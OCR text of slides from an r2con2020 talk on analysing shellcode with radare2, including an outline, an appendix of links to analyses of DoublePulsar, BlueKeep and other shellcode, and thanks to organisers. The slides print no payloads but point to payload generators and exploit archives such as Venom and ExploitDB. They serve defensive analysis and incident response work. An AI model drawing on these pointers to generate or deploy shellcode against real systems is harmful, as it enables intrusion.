
r2con2020

1. Introduction
2. What, why, how is shellcode works
   - Methodology & Concept
   - Supporting knowledge
3. Shellcode and its analysis
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. Analysis techniques in radare2
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References


Chapter six Appendix

“Close your eyes & remember of what we have learned ..”

A. Resources: Venom, ExploitDB & PacketStorm



B. Shellcode wrapper scheme



C. Interesting shellcode cases for you

Double pulsar
https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html

Frenchy Shellcode
https://www.zscaler.com/blogs/research/frenchy-shellcode-wild

Rig Shellcode
http://thembits.blogspot.com/2014/12/rig-exploit-kit-shellcode-analysis.html

Bluekeep shellcode
http://iotsecuritynews.com/technical-analysis-of-bluekeep/

D. Reference

Good analysis and several references:

- http://rinseandrepeatanalysis.blogspot.com/2018/12/analyzing-windows-shellcode-triage.html
- https://www.hackingloops.com/venom-shellcode-payload-generator/
- https://mmquant.net/analysis-of-metasploit-linux-x86-read_file-shellcode/
- https://newtonpaul.com/analysing-fileless-malware-cobalt-strike-beacon/
- https://securityboulevard.com/2020/07/analyzing-an-instance-of-meterpreters-shellcode/
- https://eo-security.com/slae-assignment-5-msfvenom-shellcode-analysis/
- https://marcosvalle.github.io/re/exploit/2018/10/21/windows-manual-shellcode-part3.html

LAC
ともに、イキル

Salutation and thank you

Thanks for having me!
Thank you @trufae, r2con2020 cool staffs & radare2 dev good folks! Thanks for your hard work!
Thank you to people I may forgot to mention too!

For the audience/readers, if you find this slide useful, please share your own found shellcodes and share the knowhow!

Deepest gratitude to a lot of people who support our community give back efforts. See you in the part 2 talk (shellcode's advanced mode talk)

Question(s)?